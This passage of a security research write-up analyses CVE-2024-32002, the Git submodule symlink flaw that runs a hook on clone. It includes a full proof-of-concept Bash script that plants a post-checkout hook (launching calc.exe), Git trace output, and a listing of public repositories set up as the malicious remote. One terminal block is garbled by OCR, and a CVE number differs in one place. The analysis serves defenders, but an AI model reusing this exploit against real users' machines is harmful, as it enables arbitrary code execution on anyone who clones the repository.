


Figure 9. Difference in Git Cloning Operation by Case 1 and Case 2

In CVE–2024–32002, the operation is generated when submodule is cloned. The process to upload a file under .git using the submodule function is described in detail below.

3) Internal Git Structure


As mentioned in step 1, the hook script to be executed in a specific situation in .git/hooks is controlled. Although it will be explained later, the hook script of submodule is controlled in the .git/modules/module name/hooks path. In other words, if a random file can be written in .git directory, it means a Arbitrary code execution is possible. .git directory plays the role to save and control data. When git init is run in a newly created directory or a directory that already has files, Git creates .git directory.



```
C:₩dev>git init test
Initialized empty Git repository in C:/dev/test/.git/

C:₩dev>cd test

C:₩dev₩test>dir /ah
 C 드라이브의 볼륨: Windows-SSD
 볼륨 일련 번호: 36DF-FFDF

 C:₩dev₩test 디렉터리

2024-07-07  오후 04:20    <DIR>          .git
               0개 파일                   0 바이트
               1개 디렉터리  791,191,564,288 바이트 남음
```

Figure 10. git Directory Generation after git init

As data are saved and controlled through .git directory, the repository is backed up only by copying the directory. The basic internal configuration of .git directory is as follows. Various git information is saved in the directory.




```
C:₩dev₩test>cd .git

C:₩dev₩test₩.git>dir
 C 드라이브의 볼륨: Windows-SSD
 볼륨 일련 번호: 36DF-FFDF

 C:₩dev₩test₩.git 디렉터리

2024-07-07  오후 04:20    <DIR>          ..
2024-07-07  오후 04:20               112 config
2024-07-07  오후 04:20                73 description
2024-07-07  오후 04:20                21 HEAD
2024-07-07  오후 04:20    <DIR>          hooks
2024-07-07  오후 04:20    <DIR>          info
2024-07-07  오후 04:20    <DIR>          objects
2024-07-07  오후 04:20    <DIR>          refs
               3개 파일                 206 바이트
               5개 디렉터리  791,190,814,720 바이트 남음
```

Figure 11. Internal Configuration of .git Directory

For example, config file contains detailed settings of the respective project, info directory contains the patterns of files to ignore, such as .gitignore file, and hooks directory has the hook script explained in step 1.

4) Submodule Repository


Git provides a tool called submodule to place a repository in another repository. When adding a submodule, .git directory of the submodule is located in the submodule name directory of modules directory inside the .git directory of a higher repository, not below the submodule. When a submodule named EQSTtest is added, the .git directory of submodule is configured in.git₩modules₩EQSTtest inside the main repository as of the following.



```
C:₩dev₩test2>git commit -m "add-submodule"
[main (root-commit) 598f784] add-submodule
 2 files changed, 4 insertions(+)
 create mode 100644 .gitmodules
 create mode 160000 submodule

C:₩dev₩test2>cd .git₩modules₩EQSTtest

C:₩dev₩test2₩.git₩modules₩EQSTtest>dir
 C 드라이브의 볼륨: Windows-SSD
 볼륨 일련 번호: 36DF-FFDF

 C:₩dev₩test2₩.git₩modules₩EQSTtest 디렉터리

2024-07-07  오후 04:52    <DIR>          .
2024-07-07  오후 04:52    <DIR>          ..
2024-07-07  오후 04:52               286 config
2024-07-07  오후 04:52                73 description
2024-07-07  오후 04:52                21 HEAD
2024-07-07  오후 04:52    <DIR>          hooks
2024-07-07  오후 04:52               200 index
2024-07-07  오후 04:52    <DIR>          info
2024-07-07  오후 04:52    <DIR>          logs
2024-07-07  오후 04:52    <DIR>          objects
2024-07-07  오후 04:52               112 packed-refs
2024-07-07  오후 04:52    <DIR>          refs
               5개 파일                 692 바이트
               7개 디렉터리  791,201,267,712 바이트 남음
```

Figure 12. .git Directory of Submodule in .git₩modules₩module name Path

The information of a configured submodule can be checked in .gitmodules file within the repository as of the following.



```
C:₩dev₩test2>type .gitmodules
[submodule "EQSTtest"]
        path = submodule
        url = C:₩₩dev₩₩test1
```

Figure 13. Content of .gitmodules File

5) CVE-2024-32002

In summary of the functions explained above, in Windows and MacOS file systems, submodules can be updated in a random .git directory by using symbolic links because the file systems are not case-sensitive. If a random file can be uploaded through an approach to .git/modules/submodule name/hooks, the branch at the time of submodule addition is loaded to checkout in order to maintain the status at the time of the submodule addition. Therefore, forced execution of random command becomes possible through post-checkout of hook function.

To explain the detailed process,

① Add post-checkout script below y/hooks/ path of the submodule, and commit it.

② After creating the main repository, set the submodule name as x/y and locate it in the A/modules/x directory.

③ Add symbolic link file a directing to .git and commit it in repository.

④ When the repository is cloned together with the submodule using git clone, A directs to .git by following symbolic link file a because of the characteristic of Windows or MacOS file system being case-insensitive. **Therefore, the submodule file to be uploaded to A/modules/x/y/hooks is updated in the .git/modules/x/y/hooks path.**

⑤ This is the same as the .git/modules/submodule name/hooks path. Therefore, post-checkout file of the submodule is forcefully run. This process is schematized as of the following.



Main repository
③ Add symlink points to .git directory
② add submodule: x/y
a -> .git/
④ Cloning the submodule into the .git/modules/x directory
.git
modules
x/y/hooks
post-checkout
⑤ Cloning the submodule will trigger the post-checkout actions.
Submodule repository
y
hooks
post-checkout
① Commit the submodule directory


Figure 14. CVE-2024-32002 Operating Process

The process above can be checked by running the command below in Git Bash[34].

```
#!/bin/bash
git config --global core.symlinks true

# initialize submodule repository
git init hook
cd hook
mkdir -p y/hooks

# insert malicious script (run calc.exe)
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
calc.exe
EOF

# authorize script run
chmod +x y/hooks/post-checkout

# add submodule repository
git add y/hooks/post-checkout
# commit submodule repository
git commit -m "post-checkout"

cd ..

# initialize main repository
git init eqst
cd eqst
# add submodule in main repository
git submodule add --name x/y "/c/dev/hook" A/modules/x
# commit submodule repository
git commit -m "add-submodule"

# generate symlink
printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
git commit -m "add-symlink"
cd ..
```

[34] Git Bash: Bash Shell of Git supporting the use of Linux command regardless of operating system

After command execution, post–checkout hook script is executed and, resultantly, calc.exe is run.



```
# symlink 생 성
printf ".git" > dotgit.txt
git clone --recursive eqst eqsttestex.infoash)" > index.info
Initialized empty Git repository in C:/dev/hook/.git/
warning: in the working copy of 'y/hooks/post-checkout', LF will be replaced by CRLF the next t
[main (root-commit) 6ed532c] post-checkout
 1 file changed, 2 insertions(+)
 create mode 100644 y/hooks/post-checkout
Initialized empty Git repository in C:/dev/eqst/.git/
Cloning into 'C:/dev/eqst/A/modules/x'...
done.
warning: in the working copy of '.gitmodules', LF will be replaced by CRLF the next time Git to
[main (root-commit) 1e71005] add-submodule
 2 files changed, 4 insertions(+)
 create mode 100644 .gitmodules
 create mode 160000 A/modules/x
[main dd75341] add-symlink
 1 file changed, 1 insertion(+)
 create mode 120000 a
Cloning into 'eqsttest'...
done.
warning: the following paths have collided (e.g. case-sensitive paths
on a case-insensitive filesystem) and only one from the same
colliding group is in the working tree:

  'a'
Submodule 'x/y' (C:/dev/hook) registered for path 'A/modules/x'
Cloning into 'C:/dev/eqsttest/A/modules/x'...
done.
Submodule path 'A/modules/x': checked out '6ed532cf572782e6c83a46950fa9e383fbbdf700'

skshi@DESKTOP-VO2U89K MINGW64 /c/dev
$
```


Figure 15. Post–checkout Script Execution

6) Git Command Execution Tracking

Git supports a function to leave tracking logs for almost all internal operations. An operation can be tracked by setting the GIT_TRACE variable as true. It can be used as of the command below.

```
GIT_TRACE=1 git clone --recursive eqst eqsttest
```

After the command above is executed, the submodule repository on C:/dev/hook path is cloned to C:/dev/eqsttest/A/modules/x path.




```
19:31:26.319383 git.c:465               trace: built-in: git submodule--helper clone --progress --require-init --path A/modules/x --name x/
y --url C:/dev/hook --no-single-branch
19:31:26.381446 run-command.c:657       trace: run_command: unset GIT_PREFIX; GIT_DIR=.git git clone --no-checkout --progress --separate-gi
t-dir C:/dev/eqsttest/.git/modules/x/y --no-single-branch -- C:/dev/hook C:/dev/eqsttest/A/modules/x
19:31:27.037859 exec-cmd.c:243          trace: resolved executable dir: C:/Program Files/Git/mingw64/libexec/git-core
19:31:27.053798 git.c:465               trace: built-in: git clone --no-checkout --progress --separate-git-dir C:/dev/eqsttest/.git/modules
/x/y --no-single-branch -- C:/dev/hook C:/dev/eqsttest/A/modules/x
19:31:27.100448 run-command.c:657       trace: run_command: unset GIT_DIR; GIT_PROTOCOL=version=2 'git-upload-pack '\''C:/dev/hook/.git'\''
'
```

Figure 16. Submodule Clone Command

In this process, .git directory is changed to C:/dev/eqsttest/.git/modules/x/y as a --separate-git-dir option. With symbolic link file 1, the file in C:/dev/hook/y path is cloned to inside the changed .git directory (a -> .git) through C:/dev/eqsttest/a -> .git/modules/x/y.


It is followed by checkout from submodule to the branch at the time of the submodule addition. As a checkout event occurs, post-checkout script is run in the hooks path.



```
19:31:31.100854 run-command.c:657       trace: run_command: cd A/modules/x; unset GIT_PREFIX; GIT_DIR=.git git checkout -q -f 6ed532cf57278
2e6c83a46950fa9e383fbbdf700
19:31:32.772287 exec-cmd.c:243          trace: resolved executable dir: C:/Program Files/Git/mingw64/libexec/git-core
19:31:32.787833 git.c:465               trace: built-in: git checkout -q -f 6ed532cf572782e6c83a46950fa9e383fbbdf700
19:31:32.787833 run-command.c:1521      run_processes_parallel: preparing to run up to 1 tasks
19:31:32.787833 run-command.c:657       trace: run_command: C:/dev/eqsttest/.git/modules/x/y/hooks/post-checkout 6ed532cf572782e6c83a46950f
a9e383fbbdf700 6ed532cf572782e6c83a46950fa9e383fbbdf700 1
19:31:43.850361 run-command.c:1549      run_processes_parallel: done
```

Figure 17. Post-checkout Execution after Submodule Command

The branch for the checkout above can be checked using the git log command in submodule.



```
skshi@DESKTOP-VO2U89K MINGW64 /c/dev/hook (main)
$ git log
commit 6ed532cf572782e6c83a46950fa9e383fbbdf700 (HEAD -> main)
Author: aaaa <aaa@aa.com>
Date:   Sun Jul 7 19:20:54 2024 -0700

    post-checkout
```

Figure 18. Submodule Checkout Command Execution Branch

Step 3. Malicious Remote Git Repository Configuration

A malicious remote repository is configured with a main repository and a submodule repository in the same structure as that explained in step 2.





Figure 19. Malicious Remote Repository Structure

The remote repository through GitHub is configured as of the following.


github.com/EQSTSeminar/git_rce

EQSTSeminar / git_rce Public

EQSTSeminar Update README.md 54eee04 · 3 days ago

A/modules add-submodule 5 days ago
.gitmodules add-submodule 5 days ago
README.md Update README.md 3 days ago
a add-symlink 5 days ago

About
git clone rce CVE-2024-30002
0 stars
1 watching
0 forks

github.com/EQSTSeminar/hook

EQSTSeminar / hook Public

EQSTSeminar Update README.md 2772b1a · 3 days ago

y/hooks ip changed 5 days ago
README.md Update README.md 3 days ago

